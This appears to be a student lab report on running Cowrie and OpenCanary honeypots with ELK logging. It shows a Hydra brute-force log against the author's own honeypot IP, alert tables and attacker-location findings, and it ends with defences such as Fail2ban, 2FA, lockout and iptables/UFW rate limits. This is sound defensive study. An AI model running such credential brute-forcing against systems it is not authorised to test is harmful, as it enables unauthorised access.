
My attempt at an SSH brute-force attack was successful in finding the password for the honeypot. We will gather more information about it from the ELK logs.

Attacking a Cowrie server and honeypot with Bruteforce attack


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-08 21:39:20
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ftp://159.223.95.4:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 159.223.95.4 - login "root" - pass "123456" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "lol" - 2 of 8 [child 1] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "password123" - 3 of 8 [child 2] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "Pr0fess0r!" - 4 of 8 [child 3] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "youtry" - 5 of 8 [child 4] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "cyber" - 6 of 8 [child 5] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "tc" - 7 of 8 [child 6] (0/0)
[ATTEMPT] target 159.223.95.4 - login "root" - pass "kali" - 8 of 8 [child 7] (0/0)
Process 94588: Can not connect [unreachable], retrying (1 of 1 retries)
Process 94586: Can not connect [unreachable], retrying (1 of 1 retries)
Process 94584: Can not connect [unreachable], retrying (1 of 1 retries)
Process 94582: Can not connect [unreachable], retrying (1 of 1 retries)
Process 94587: Can not connect [unreachable], retrying (1 of 1 retries)
Process 94585: Can not connect [unreachable], retrying (1 of 1 retries)
Process 94583: Can not connect [unreachable], retrying (1 of 1 retries)
Process 94581: Can not connect [unreachable], retrying (1 of 1 retries)
Process 94585: Can not connect [unreachable]
Process 94587: Can not connect [unreachable]
[ERROR] Child with pid 94587 terminating, can not connect
[ERROR] Child with pid 94585 terminating, can not connect
Process 94588: Can not connect [unreachable]
[ERROR] Child with pid 94588 terminating, can not connect
Process 94584: Can not connect [unreachable]
[ERROR] Child with pid 94584 terminating, can not connect
Process 94586: Can not connect [unreachable]
Process 94583: Can not connect [unreachable]
[ERROR] Child with pid 94586 terminating, can not connect
[ERROR] Child with pid 94583 terminating, can not connect
Process 94582: Can not connect [unreachable]
[ERROR] Child with pid 94582 terminating, can not connect
Process 94581: Can not connect [unreachable]
[ERROR] Child with pid 94581 terminating, can not connect
[VERBOSE] Disabled child 1 because of too many errors
[VERBOSE] Disabled child 2 because of too many errors
[VERBOSE] Disabled child 3 because of too many errors
[VERBOSE] Disabled child 4 because of too many errors
[VERBOSE] Disabled child 5 because of too many errors
[VERBOSE] Disabled child 6 because of too many errors
[VERBOSE] Disabled child 7 because of too many errors
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-08 21:39:27
# FTP Bruteforce attack is completed.
# Bruteforce attack is completed.
```

This is my attempt at an FTP brute-force attack. The honeypot doesn't have the FTP port enabled, which is why there were so many errors in connection.

Attacking a Cowrie server and honeypot with Bruteforce attack




The ELK logs show that my brute force attempt was successful with the password 'Pr0fess0r!'. It also shows my other attempt in the brute force within a short amount of time span.



I have to set the timing for when the brute force attack happens so that I can track my attack accurately amidst the numerous attacks from around the world. The logs show most of my username and password attempts. The heatmap also clearly indicates that most of the attacks were from Singapore.


Attacking a Cowrie server and honeypot with Bruteforce attack




My alerts section shows that the brute force attempt was found and successfully triggered when there were more than 3 failed login attempts.

Determine the effectiveness of the honeypot

Throughout the project of testing the honeypot, I've come to understand that the purpose is to observe how attackers react and what they do in the background. I feel that the Cowrie honeypot is very effective because it can attract attackers from all around the world using SSH and Telnet. On the other hand, the Opencanary honeypot that I've set up to attract attackers to ports like FTP, SMB, and HTTP might not be as popular a target for attackers.



I have been running my Cowrie honeypot for about an hour, and it shows many attempts coming from Asia, especially from China, Japan, and Singapore, as indicated by the heatmap. There were several attempts from South America, specifically from Brazil, and a few from the Middle East, such as Kuwait and Iraq. Overall, I find the heatmap very useful for real-time observation of attacker locations. The most common usernames observed are "root" and "user." Due to the vast number of possible password combinations, simple passwords might be the most commonly used during attempts to brute-force the honeypot.



The alerts section shows the number of bruteforce attempt found in under the count section. It also shows the timestamp of when the alert was triggered.

Determine the effectiveness of the honeypot

15 alerts | Fields | Columns | 1 field sorted | Full screen | Additional filters | Grid view

Actions	@timestamp	Rule	Severity	Risk Score	Reason
	Jul 8, 2024 @ 22:03:54.188	Bruteforce attempt found	medium	50	event created medium alert Bruteforce at
	Jul 8, 2024 @ 22:01:51.796	Bruteforce attempt found	medium	50	event created medium alert Bruteforce at
	Jul 8, 2024 @ 21:59:49.420	Bruteforce attempt found	medium	50	event created medium alert Bruteforce at
	Jul 8, 2024 @ 21:57:45.107	Bruteforce attempt found	medium	50	event created medium alert Bruteforce at
	Jul 8, 2024 @ 21:55:41.801	Bruteforce attempt found	medium	50	event created medium alert Bruteforce at
	Jul 8, 2024 @ 21:53:43.516	Bruteforce attempt found	medium	50	event created medium alert Bruteforce at
	Jul 8, 2024 @ 21:51:40.205	Bruteforce attempt found	medium	50	event created medium alert Bruteforce at
	Jul 8, 2024 @ 21:49:36.841	Bruteforce attempt found	medium	50	event created medium alert Bruteforce at
	Jul 8, 2024 @ 21:47:33.506	Bruteforce attempt found	medium	50	event created medium alert Bruteforce at

The alerts show all the brute-force attempts made within a short period of time. I have set the alert to run every 2 minutes, and it popped up consistently at that interval, as seen from the timestamps. The alert was working as intended, despite the number of brute-force attempts made in the background.

D | Dashboard | Opencanary Dashboard | Full screen | Share | Clone | Edit

Search | KQL | Jul 7, 2024 @ 00:00:00.000 → now | Refresh

+ Add filter

Username attempts

Top values of parsedlogdata.USERNAME	Count of records
ftp	8
postgres	1

Password attempts


Top values of parsedlogdata.PASSWOF	Count of records
cyber	1
kali	1
lol	1
Other	4

Targeted Port and Attacker's IP address


Top values of dst_port.ke	Top values of src_host.keywc	Count of records
21	116.15.134.203	9
-1	(empty)	3

I tried to brute-force SMB on Opencanary honeypot, but it didn't seem to support it. When attempting to log in via Windows, as shown in the installation guide, the usernames and passwords weren't logged in ELK logs, which led me to focus on FTP brute-forcing instead. Only using Opencanary's HTTP webpage worked well, showing the port, username, password, and attacker IP used. I noticed attackers are less interested in the FTP honeypot compared to the SSH honeypot (Cowrie) I set up earlier, which provided more sample results.

Determine the effectiveness of the honeypot



The alerts shows the number of FTP Login detected as shown in the count. It also shows the timestamp of when the alert was triggered.



The alerts display all FTP login attempts made within a short period of time. I have set the alert to run every 1 minute, and it consistently triggered at that interval, as evident from the timestamps. The alert functioned as intended.

Ways to prevent brute force attempts

By using Fail2ban, it reduces the chance for attackers to use brute force and attack the honeypot. The most important function of Fail2ban is its ability to detect and block IP addresses that exceed a specified threshold of failed attempts. This greatly reduces the likelihood of attackers successfully executing a brute force attack.

TCP/UDP PORTS

By limiting the number of open TCP/UDP ports, the chances of attackers successfully brute-forcing into them decrease. This reduction occurs because there are fewer entry points available for attackers to access after scanning your network. It minimizes vulnerability by reducing the number of ports in operation. With fewer or necessary ports open, users can apply security configurations such as firewall rules (IPtables and UFW) to defend or safeguard the essential services. It also allows users to focus on monitoring those ports to maintain the highest level of security.

With the help of Google Authenticator, users can implement two-factor authentication on their Linux or Ubuntu server. It adds an additional layer of security beyond just username and password. Users need to connect their Google Authenticator to their personal mobile device (Android/iOS). The mobile application generates a Time-Based One-Time Password (TOTP) that users must enter to log in. Even if an attacker guesses the correct username and password, they would also need to guess the Time-Based One-Time Password to gain access. The challenge lies in the fact that each Time-Based One-Time Password changes every 30 seconds, making it difficult to guess.

With a limit of 3 to 5 failed attempts to access an account, administrators can implement an automatic account lockout. After exceeding this limit, the account locks, requiring the user to contact the administrator for unlocking. This method enhances account security by preventing attackers from brute-forcing their way in.

Ways to prevent DoS/HTTP attacks

Using Fail2ban, you can enable protection against HTTP flood attacks in Apache by configuring a specific system known as a "jail." This setup allows you to designate the server you want to protect and configure an Apache DDoS jail for that purpose.

By setting up firewall rules such as IPtables and UFW, it can reduce the chance for attacker to attack using DoS attacks such as SYN flood attack and SSH DoS attack. To prevent SYN flood attack from happening, user can add this few rules in IPtable rules.

```
sudo iptables -A INPUT -m limit --limit 50/minute --limit-burst 200 -j ACCEPT
```

```
sudo iptables -A INPUT -j REJECT
```

The first command allows up to 50 incoming packets to be processed per minute, with a burst allowance of up to 200 packets within a short period of time. Once the burst limit of 200 packets is reached, additional packets will either be dropped or subject to rate limiting.

The second command is used to reject any packets that do not match the rules specified in the 'INPUT' chain. It serves as a basic level of network security to deny unwanted traffic.

To prevent SSH DoS attack from happening, by using this few rules in UFW would be able to mitigate the amount of SSH connections that is incoming.

```
sudo ufw enable
```

```
sudo ufw limit OpenSSH
```

```
sudo ufw limit ssh/tcp
```

```
sudo ufw reload
```

With the use of the first command, it allows UFW to be enabled. The second and third command is used to limit the amount of SSH connection that is coming from a single IP address. The default UFW rule sets a rate limit of 6 connections per 30 seconds. After setting up the rules, apply the last command so that it will allow UFW to apply the updated rule in it.

Lastly, by applying regular updates to the firewall and server, it helps to patch vulnerabilities and mitigate up-to-date DoS attack techniques.

Improving ways to prevent Arpspoof attacks

arpwatch arpsniffer

Arpspoof attacks, such as Man-in-the-Middle (MitM) attacks, can be difficult to identify. However, tools like arpwatch, arpsniffer, or other intrusion detection systems (IDS) monitor ARP traffic in the background. They detect abnormalities that may indicate potential malicious events or network misconfigurations.

arpwatch offers an advantage with its alert notification feature, which sends email notifications to inform users about unauthorized network changes or potential arpspoof attacks.

Static ARP

The best way is to use static arp because it adds a layer of protection that can safeguard your system from spoofing. Since static ARP entries are manually configured and maintained, they override dynamic ARP entries. This way it can reduce the risk of attacker successfully altering ARP caches and executing ARP spoofing attacks.

Research websites

Oosterhof, Michel. “How to Send Cowrie Output to an Elk Stack□.” *How to Send Cowrie Output to an ELK Stack - Cowrie 2.5.0 Documentation*, 2021, cowrie.readthedocs.io/en/latest/elk/README.html.

Oosterhof, Michel. “Cowrie/Docs/Elk at Master · Cowrie/Cowrie.” GitHub, 2021, github.com/cowrie/cowrie/tree/master/docs/elk.

P3TERX. “Releases · P3TERX/Geolite.Mmdb.” *GitHub*, 2024, github.com/P3TERX/GeoLite.mmdb/releases/.

Elastic. “Set up Minimal Security for Elasticsearch.” Elastic, www.elastic.co/guide/en/elasticsearch/reference/current/security-minimal-setup.html.

Elastic. “Security Settings in Elasticsearch.” Elastic, www.elastic.co/guide/en/elasticsearch/reference/8.14/security-settings.html.

Loganathan. “How to Authenticate Logstash Output to a Secure Elasticsearch URL (Version 5.6.5).” *Stack Overflow*, 6 Mar. 2018, stackoverflow.com/questions/49109251/how-to-authenticate-logstash-output-to-a-secure-elasticsearch-url-version-5-6-5.

Elastic. “Elasticsearch-Setup-Passwords.” Elastic, www.elastic.co/guide/en/elasticsearch/reference/current/setup-passwords.html.

Elastic. “Detections Prerequisites and Requirements.” *Elastic*, www.elastic.co/guide/en/security/current/detections-permissions-section.html.

Cotten, Antoine. “Kibana Server Is Not Ready yet · Issue #685 · Deviantony/Docker-Elk.” *GitHub*, 10 Mar. 2022, github.com/deviantony/docker-elk/issues/685.

Elastic. “Configure Security in Kibana.” *Elastic*, www.elastic.co/guide/en/kibana/7.17/using-kibana-with-security.html.

Oosterhof, Michel. “Installing Cowrie in Seven Steps□.” *Installing Cowrie in Seven Steps - Cowrie 2.5.0 Documentation*, 2014, cowrie.readthedocs.io/en/latest/INSTALL.html#configure-additional-output-plugins-optional.

Takhion. “How to Use the Cowrie SSH Honeypot to Catch Attackers on Your Network.” *WonderHowTo*, WonderHowTo, 6 Jan. 2018, null-byte.wonderhowto.com/how-to/use-cowrie-ssh-honeypot-catch-attackers-your-network-0181600/.

Nxnjz. “Linux Archives.” *NXNJZ*, 23 Nov. 2019, nxnjz.net/category/linux/.

Torrey, Jacob. “Opencanary/Readme.Md at Master · Thinkst/Opencanary.” *GitHub*, 1 Nov. 2023, github.com/thinkst/opencanary/blob/master/README.md#documentation.

Padilla, Aden. “Install and Configure Samba | Ubuntu.” How to Write a Tutorial, ubuntu.com/tutorials/install-and-configure-samba.

Jay. “Opencanary and Samba.” *GitHub*, 18 Aug. 2023, github.com/thinkst/opencanary/wiki/Opencanary-and-Samba.

Nayak, Chetan. “Canary - an Open Source Decoy.” *Network Intelligence*, 16 May 2017, networkintelligence.ai/canary-an-open-source-decoy/.

Nayak, Chetan. “Bitbucket - Opencanary-Config.” *Bitbucket*, 17 May 2017, bitbucket.org/networkintelligence/opencanary-config/src/991d18ca43f3335391c143b9a0f86567ec94411d/open.conf?at=master&fileviewer=file-view-default.

Lyon, Gordon. “Host Discovery Controls: Nmap Network Scanning.” *Host Discovery Controls | Nmap Network Scanning*, nmap.org/book/host-discovery-controls.html.

Mikel. “How to Echo `single Quote` When Using Single Quote to Wrap Special Characters in Shell?” *Unix & Linux Stack Exchange*, 2 Mar. 2015, unix.stackexchange.com/questions/187651/how-to-echo-single-quote-when-using-single-quote-to-wrap-special-characters-in.

FedKad. “Random Variable in Bash.” *Ask Ubuntu*, 2 Nov. 2020, askubuntu.com/questions/1288998/random-variable-in-bash.

mharshita31. “Shuf Command in Linux with Examples.” *GeeksforGeeks*, GeeksforGeeks, 2 Dec. 2020, www.geeksforgeeks.org/shuf-command-in-linux-with-examples/.

“DOS Attacks Using HPING3.” *HackBlue*, hackblue.org/pages/dos_attacks_using_hping3.html.

dessert. “How Can I Run Multiple Commands Which Have & in One Command Line?” *Ask Ubuntu*, 29 Dec. 2017, askubuntu.com/questions/990423/how-can-i-run-multiple-commands-which-have-in-one-command-line.

pendraggon87. “Arpspoof for Dummies – A Howto Guide.” *Pendraggon Works: Web Design and Programming Blog*, 29 Mar. 2009, pdworks.wordpress.com/2009/03/29/arpspoof-for-dummies-a-howto-guide/.

Reese, Nathan. “Auto Refresh Kibana Dashboards.” *Discuss the Elastic Stack*, Jan. 2022, discuss.elastic.co/t/auto-refresh-kibana-dashboards/294185.